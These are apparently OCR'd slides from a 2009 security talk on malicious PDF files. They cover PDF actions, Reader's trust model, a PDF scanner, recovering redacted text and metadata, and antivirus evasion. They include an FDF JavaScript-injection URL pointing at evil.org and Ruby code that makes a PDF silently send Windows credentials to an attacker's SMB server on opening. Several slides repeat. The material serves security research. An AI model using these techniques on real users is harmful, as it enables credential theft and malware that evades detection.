Malicious PDF origamis strike back

Frédéric Raynal
Sogeti / ESEC R&D – MISC magazine

Guillaume Delugré
Sogeti / ESEC R&D

Damien Aumaitre
Sogeti / ESEC R&D

State of the art

New Viral Threats of PDF Language, A. Blonce *et al.*, 2008

- Focus on some critical actions
- 2 scenarios based on email phishing and k-ary virus
- http://blackhat.com/html/bh-europe-08/bh-eu-08-archives.html

Malicious Origami in PDF, F. Raynal *et al.*, 2008

- More about critical actions
- Focus on *Usage Rights*
- 2 PoCs, one virus in PDF, one targeted attack
- http://security-labs.org/fred/docs/pacsec08/

Didier Stevens'blog

- Some evasion techniques
- Really nice exploitation of the JBIG flaw without opening the file
- http://blog.didierstevens.com/

Synopsis

- MS Office documents are dangerous (flaws + macros) and moreover, "Microsoft is evil" !
- PDF format, is nice because :
  - It is an open and documented format.
  - It is a static format.

Synopsis : thinking maliciously

- What can we do with PDF language ?
- What can we do with the most popular Reader ?
- How to improve attacks with PDF / Reader ?

Synopsis


- MS Office documents are dangerous (flaws + macros) and moreover, "Microsoft is evil" !
- PDF format, is nice because :
  - It is an open and documented format.
  - It is a static format.

Synopsis : thinking maliciously

- What can we do with PDF language ?
- What can we do with the most popular Reader ?
- How to improve attacks with PDF / Reader ?

Roadmap

Full monty with PDF



PDF is dynamic !

Actions

- PDF is a descriptive language
- Add some actions : `GoTo*`, `Submit`, `Movie`, `Sound`, `Hide`, `Go-To-3D`, `URI`, `Rendition`, `Launch`, `JavaScript`, ...

PDF and JavaScript

- Multiple flaws discovered lately...
- `JavaScript` is the only action configurable in the Settings
- Almost everything done in JavaScript can be done in native PDF !

Thinking maliciously in PDF

Be an attacker

- Evasion techniques
- Denial of service on files / readers
- Input / output, communication channels, information leak
- Read / Write on the target
- Execute commands / code on the target

Dynamic PDF in a few demo

What we showed at PacSec 2008

- Evasion : PDF == (JPG || COM)
- DoS : zipbomb, jump from a PDF to another PDF, or page to page
- I/O (+info leak) : hidden text revealed, information retrieval, when a PDF starts or becomes a browser
- Read / Write : external streams
- Execution : `Launch`, `ExportDataObject` in JavaScript
- *Targeted attack : abusing trust to compromise a host*
- *A virus build with PDF*

Demo fail

The last 2 demos are not working anymore with current Reader version due to some bug we reported which have been fixed in latest release.


Roadmap

Roadmap

Adobe Reader, what a mess !

Acrobat Reader 9.1 (Windows)

- 300 Mb ...
- Acrord32.dll is 20 Mb big ...
- Almost 100 dlls and executable...



Security model

Forbidden fruits

- Mainly based on white / black lists
  - Ex. : file extension, remote sites, default behaviors,. . .
- Almost everything stored in the user profile
- An attacker compromising the user configuration can take control of the account
- . . . but one can get more fun then !

File encryption

Mode	Ciphering	Size of keys (bits)	Common base to derivate the keys	Test for the password /U	Test for the password /O
0	undocumented	undocumented	undocumented	undocumented	undocumented
1	RC4 or AES	40	50 MD5 + 1 RC4 or AES	$\simeq$ generation + 1 RC4	1 MD5 + 1 RC4
2	RC4 or AES	[40, 128]	50 MD5 + 1 RC4 or AES	$\simeq$ generation + 1 RC4	1 MD5 + 2 RC4
3	undocumented	[40, 128]	undocumented	undocumented	undocumented
4	AES	128	50 MD5 + 1 AES	$\simeq$ + 1 MD5 + 20 RC4	50 MD5 + 20 RC4
5	AES	256	SHA256 + AES	SHA256	SHA256

Warning

- Encryption is not done on the file, only on *streams* and strings
- Up to mode 4 : key derivated based on a hardcoded password $\Rightarrow$ empty password accepted
- Bruteforce of the passwords is more efficient with mode 5 for $len(PWD) \leq 32$

Managing trust

A multi-level trust

- Signature : a file contain a signature and the associated certificate
  ⇒ Signature checked at the opening, no more privilege are granted
- Certification : a file is signed, and the associated certificate is in the user's storage
  ⇒ The storage also contains privileges granted to the certificate's owner (e.g. special rights, privileged JavaScript)
- *Usage Rights* : files signed by Adobe
  ⇒ Add features to the Reader

Usage rights

What are they ?

- `Annots` : `Create`, `Delete`, `Modify`, `Copy`, `Import`, `Export`
  - `Online` : upload or download markup annotations from a server
- `Form` : `Fillin` (save), `Import`, `Export`, `SubmitStandalone`
  - `Online` : permits the use of forms-specific online mechanism such as SOAP or Active Data Object

I've lost my (stolen) keys !

Different keys for different usage rights

- With Adobe Reader's private key : edit a form and save it, ...
- With Live Cycle's private key : SOAP, attachments (add, delete,...)

Usage rights : documents signed by Adobe

- Some Adobe's private keys are hidden in Adobe's products
- One can impersonate Adobe as soon as he gets the keys
- April 2009 : files signed by Adobe's keys are still valid but ...
- A warning states files should not be signed with this *internal use only private key*

Roadmap

JavaScript

An obscure engine

- Based on SpiderMonkey (Mozilla JS Engine)
- Different domain than the browser's engine
- Not much documentation, and outdated
- Information leak is possible but nothing critical (version, OS, etc.)
- May exist a communication channel PDF file $\Leftrightarrow$ web page
  - Using `msgHandler`, `onMessage` and `postMessage`

Actions 2.0

Focus on *web* oriented actions

- `Launch` : seems to have been disabled
- `URI` : sending requests with `GET`
- `SubmitForm` : forbids `GET` requests, not `POST`
- `GoToR` : sending anywhere, with `GET`, and parameters.

$\Rightarrow$ No warning, but replaces the current window/tab.

Setting parameters

Remotely control plug-in

- Control plug-in appearance
  - `statusbar, scrollbar, toolbar, pagemode, ...`
- Control PDF appearance
  - `zoom, page, view, , ...`
- Misc :
  - Search http://site.org/file.pdf#search=foobar
  - Inject JavaScript in any PDF document
    http://site.org/file.pdf#FDF=http://evil.org/foobar.fdf

Roadmap

1. PDF is dynamic !
2. Adobe & PDF
3. Protect/Extract secrets from a (malicious ?) PDF file
   - Protecting malwares in PDFs
   - Analyzing the structure of a PDF file
   - Learning from content, metadata and revisions
4. Origamis strike back : *credentials* leak

Roadmap

(At least) 4 ways to trigger an event

Booooom

- `/OpenAction` : name speaks for itself
- `/OpenAction + /AA` : request the opening of the PDF on a given page + add an action when this page is displayed
- `/Annots + /AA` : add an annotation to the 1st page and trigger an action when it is displayed
- `/Names` : callable objects in the catalog

Laboratory anti-virus fail

EICAR benchmark

- Raw EICAR file : success rate is only 5/41...
  - AntiVir, Authentium, ClamAV, McAfee-GW-Edition, Panda
- FlateDecode(EICAR) : zlib compression gives same rate but one difference
  - AntiVir, ClamAV, McAfee-GW-Edition, Panda, VirusBuster
- ASCIIHexDecode(LZWDecode(ASCII85Decode(EICAR))) : 2/41...
  - AntiVir, McAfee-GW-Edition
- Encryption : still 2/41...
  - AntiVir, McAfee-GW-Edition

Real life Anti-virus fail

In the wild

- http://security-labs.org/fred/docs/hotpdfs/thoseWebFor.pdf
- Submitted to virustotal.com :
  - Default detection rate : 11/41 (26.83%)
  - Encrypted PDF with empty password : **1/41 (2.44%)**

$\Rightarrow$ How to quickly have an idea about a (malicious ?) PDF ?

Roadmap

What to look at ?

Looking for evidences : `pdfscan.rb`

- File ID : what file is being analyzed
- Structure : version, objects, streams, object streams if present, ...
- Properties : encryption, embedded file
- Triggers : known ways to trigger events
  - `/AA, /Names, /OpenAction`
- Actions / FormActions : PDF should not be dynamic by default

Fast scan (1/2)

Fast scan == sanitizing + pattern matching

- File is parsed with origami, then converted to a raw string
- Searching based on pattern matching
- Due to PDF encryption, works on encrypted files (see next example)

```
1  include Origami
2
3  # BUG: with /Linearized PDF, calling to_bin just consider the
4  # last revision if several are present ... instead of summing
5  #  all elements of the multiple revisions xref
6
7  pdf = PDF.read(INPUT)
8  pdfbin = pdf.to_bin(:rebuildxrefs => false)
9  raw = StringScanner.new pdfbin
```

Fast scan (2/2)

```
>>./pdfscan.rb /tmp/ enc-thoseWebFor.pdf
Reading file...
Fast scanning...
[File ID]
  File: /tmp/enc-thoseWebFor.pdf
  FileSize: 9479
[Structure]
  Header: %PDF-1.5
  Revisions: 1
  Catalog: 1
  object: 10
  endobj: 10
  stream: 1
  endstream: 1
  /ObjStm: 0
  xref: 1
  trailer: 1
  startxref: 1
  Root (current): 9 0 R
  Size (current): 11
[Properties]
  /Encrypt: 1
  EmbeddedFile: 0
[Triggers]
  /OpenAction: 1
  /AA: 0
  /Names: 1
[Actions]
  /GoTo: 0
  /GoToR: 0
  /GoToE: 0
  /Launch: 0
  /Thread: 0
  /URI: 0
  /Sound: 0
  /Movie: 0
  /Hide: 0
  /Named: 0
  /SetOCGState: 0
  /Rendition: 0
  /Transition: 0
  /Go-To-3D: 0
  /JavaScript: 2
[FormActions]
  /SubmitForm: 0
  /ResetForm: 0
  /ImportData: 0
```

Defeating fast scan

Pattern Matching fail howto

- Fast scan works fine on an encrypted PDF
- Encryption in PDF is only for strings and streams

$\Rightarrow$ Put the PDF in a stream !

Putting a PDF in a stream

- Use an embedded file with offensive payload, jump to it when the main document is open
- Use an Object Stream `/ObjStm` : a stream containing PDF objects

Defeating fast scan

Pattern Matching fail howto

- Fast scan works fine on an encrypted PDF
- Encryption in PDF is only for strings and streams

$\Rightarrow$ Put the PDF in a stream !

Putting a PDF in a stream

- Use an embedded file with offensive payload, jump to it when the main document is open
- Use an Object Stream `/ObjStm` : a stream containing PDF objects

Deep scan (1/2)

Deep scan == parsing each object (slooooooooow)

- Extract each object of the file (direct and indirect)
- Count each object for a specific type

```
1   include Origami
2
3   # Get all objects, even those in ObjectStream
4   # UBER-SLOW !!
5
6   pdf = PDF.read(INPUT)
7   objects = pdf.objects(true) # ALL objects
8   indirects = pdf.indirect_objects.values # subset of objects
9   triggers["/AA"] = {
10    "n" => objects.find_all{|obj| obj.is_a?(Dictionary) and
11      obj.has_key? :AA}.length, "lambda" => lambda{|x| x>0}
12  }
```

Deep scan (2/2)

```
>> ./pdfscan.rb -t deep /tmp/enc-
thoseWebFor.pdf
Reading file...
Deep scanning...
[File ID]
  File: /tmp/enc-thoseWebFor.pdf
  FileSize: 9479
[Structure]
  Header: %PDF-1.5
  Revisions: 1
  Catalog: 1
  object: 10
  total objects: 119
  stream: 1
  /ObjStm: 0
  Root (current): 9 0 R
  Size (current): 11
[Properties]
  /Encrypt: 1
  EmbeddedFile: 0
[Triggers]
  /OpenAction: 1
  /AA: 0
  /Names: 1
[Actions]
  /GoTo: 0
  /GoToR: 0
  /GoToE: 0
  /Launch: 0
  /Thread: 0
  /URI: 0
  /Sound: 0
  /Movie: 0
  /Hide: 0
  /Named: 0
  /SetOCGState: 0
  /Rendition: 0
  /Transition: 0
  /Go-To-3D: 0
  /JavaScript: 1
[FormActions]
  /SubmitForm: 0
  /ResetForm: 0
  /ImportData: 0
```

This is the end...

So, what about this file ?

- 2 trigger events : /OpenAction and /Names

```
9 0 obj
<<
        /OpenAction [ 3 0 R /FitH null ]  %% points to a page!
        /Names <<
                /JavaScript 6 0 R          %% points to an encrypted JS
        >>
        /Pages 1 0 R
        /PageLayout /OneColumn
        /Type /Catalog
>> endobj
6 0 obj
<<
        /Names [ (<encrypted string>)  7 0 R ]
>> endobj
7 0 obj
<<
       /JS (( <encrypted string>) %% dont know what it does: suspicious
       /S JavaScript
>> endobj
```

⇒ You should not open this file...

Roadmap

Famous PDF files : Calipari report & Facebook case

Calipari

- Name of an Italian secret agent accidentally killed in Iraq by US military
- Report describing the situation has been made public, with some darkened text on sensitive information


Facebook

- Proceedings of the discussions held during the case Facebook versus ConnectU
- Sensitive information (like money made by Facebook) has been hidden, with whitened text

Retrieving the (invisible) content


Invisible ?

- Copy/Paste : text will be revealed
- Text to speech : if you can not see it, you can listen to it :)




```
1667 0 obj
<<
        /Length 423
        /Filter /FlateDecode
>>stream
...
154.67999 223.25999 76.32001 13.8 re
f
/P <</MCID 35 >>BDC
BT
/TT0 1 Tf
12 0 0 12 90 225.9001 Tm
(    1. \(U\) Third Infantry Division . . . . 8)Tj
ET
EMC
...
endstream
```

Reading metadata : the new way with /Metadata





```
1 0 obj
<<
        /Type  /Catalog
        /Pages 127 0 R
         /Metadata 136 0 R
        /PieceInfo <<
                /MarkedPDF <<
                        /LastModified (D:20050430124611)
                >>
        >>
        /LastModified (D:20050430124611)
        ...
>>
 136 0 obj
<<
        /Subtype /XML
        /Length 3764
        /Type /Metadata
>>stream
<?xpacket begin='\ufeff' id='W5M0MpCehiHzreSzNTczkc9d'?>
<rdf:Description
    rdf:about='uuid:2ef1275e-0950-4557-ab75-0283e844ba9e'
    xmlns:pdf='http://ns.adobe.com/pdf/1.3/'
    pdf:Producer='Acrobat Distiller 6.0 (Windows)'>
</rdf:Description>
...
```

Reading metadata : the old way with /Info


```
trailer
<<
        /XRefStm 1344
        /ID [ <EDFC71379DC247862A2D322D90AA29A7> <AAF54D4AB7618E47839A610E7ED99D3B> ]
         /Info  137 0 R
        /Size 1674
        /Root 1652 0 R
        /Prev 229083
>>
startxref
0
%%EOF

 137 0 obj
<<
        /ModDate(D:20050430233208+02'00')
        /CreationDate(D:20050430124604+04'00')
        /Author(richard.thelin)
        /_EmailSubject(Another Redact Job For You)     % Interesting :)
        /_AuthorEmail(robert.potter@iraq.centcom.mil)  % Who asks?
        /_AuthorEmailDisplayName(Potter Robert A COL MNFI STRATCOM)
        ...
>>
endobj
```

What's changed : extracting information from revisions ?

Revision 1



Revision 2



What's changed : extracting information from revisions ?

Revision 1

```
8 0 obj
<<
    /Resources 97 0 R
    /Rotate 0
    /Parent 4 0 R
    /CropBox [ 0 0 612 792 ]
    /Contents [ 89 0 R 90 0 R 91 0 R 92 0 R 93 0 R ... ]
    /Type /Page
    /MediaBox [ 0 0 612 792 ]
    /Annots [ ]
>>
endobj
```

Revision 2

```
8 0 obj
<<
    /Resources 97 0 R
    /Rotate 0
    /Parent 4 0 R
    /CropBox [ 0 0 612 792 ]
    /Contents [ 1039 0 R 1041 0 R 1043 0 R  1045 0 R ]
    /Type /Page
    /MediaBox [ 0 0 612 792 ]
    /Annots [ 1042 0 R 1044 0 R  1046 0 R ]
>>
endobj
 1045 0 obj
<<
    /Length 107
    /Filter [ /FlateDecode ]
>>stream
BT  /HelvCBG~1222752678 10 Tf 0 0 0.600000 RG 0 0 0.600000 rg 1 0
[ 8669 (Dockets.Justia.com) ] TJ  ET
endstream
 1046 0 obj
<<
    /Border [ 0 0 0 ]
    /Rect [ 515.31 7 602 17 ]
    /Subtype /Link
    /A <<
        /URI (http://dockets.justia.com/)
        /S /URI
    >>
    /Type /Annot
>>
endobj
```

What's changed : extracting information from revisions ?

	Revision 1,2	Revision 3
/Info	Producer: Amyuni PDF Converter version 2.51-d ModDate: D:20080702134914-07'00' CreationDate: D:20080701142542Z Title: 062308FC.sgngl	Producer: dockets.justia.com ModDate: D:20080929221324+00'00' CreationDate: D:20080702000000+00'00' Subject: 5:2007cv01389 - The Facebook, Inc. v. Connectu, LLC et al Author: Judge - Richard Seeborg Creator: candce Title: Transcript of Proceedings held on 06/23/08, before Judge Ware. Court Reporter/Transcriber Irene L. Rodriguez, Telephone number (408)947-8160. Per General Order No. 59 and Judicial Conference policy, this transcript may be viewed only at the Clerks Office public terminal or may be purchased through the Court Reporter/Transcriber until the deadline for the Release of Transcript Restriction.After that date it may be obtained through PACER. Any Notice of Intent to Request Redaction, if required, is due no later than 5 business days from date of this filing. Redaction Request due 7/21/2008. Redacted Transcript Deadline set for 7/30/2008. Release of Transcript Restriction set for 9/29/2008. (Rodriguez, Irene) (Filed on 7/2/2008)
/Metadata		DocumentID : uuid :266ff908-8082-4128-b319-1751e76c50f0 Producer : Amyuni PDF Converter version 2.51-d MetadataDate : 2008-07-02T13 :49 :14-07 :00 format : application/pdf ModifyDate : 2008-07-02T13 :49 :14-07 :00 CreateDate : 2008-07-01T14 :25 :42Z title : 062308FC.sgngl InstanceID : uuid :5664b8ab-229e-433b-ae6a-cf3f86efc191

Roadmap

Roadmap

Who wants a cookie ?

/SubmitForm (http ://google.fr)

```
POST / HTTP/1.1
Host: google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Cookie: PREF=ID=560... NID=23=BIA...-yo
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Acrobat-Version: 9.1.1


HTTP/1.1 405 Method Not Allowed
```

- Yes, referer is duplicated !
- Yes, cookie is sent over without any question !
- Impersonating forms ?
  - If the user is authentificated on the target site
  - If the website does not use a session variable
- Open question : how to steal cookies ?

Roadmap

SMB Relay

SMB authentification

- Challenge/answer
- Challenge encrypted with the user password

SMB Relay

- Malicious SMB server (`metasploit`)
- Configured to deny anonymous access → client has to send his credentials
- Using a fixed challenge (`\x11\x22\x33\x44\x55\x66\x77\x88`), which makes password cracking easier

Pass the hash with PDF

Components

- Malicious SMB server from `metasploit`
- Malicious PDF document

How does it work ?

- Add an action at the document opening
- `GoToR` action on a file which path is : `\\evil.net\owned.pdf`
- PDF opening **silently** triggers the file access on the malicious server
- As this file is on a SMB share, user credentials are automatically sent to the malicious server
- No warning with Acrobat Reader (a popup saying "file not found" with Foxit)
- Does not work (yet) in plug-in mode

PDF modification

```
1 include Origami
2
3 pdf = PDF.read(INPUT, :verbose => Parser::VERBOSE_INFO )
4 dst = ExternalFile.new("\\\\#{MALICIOUS-SMB}\\origami\\owned.
      pdf")
5 gotor = Action::GoToR.new(dst, Destination::GlobalFit.new(0))
6 pdf.pages.first.onOpen(gotor)
7 pdf.saveas(OUTPUT)
```

Latest HITB news

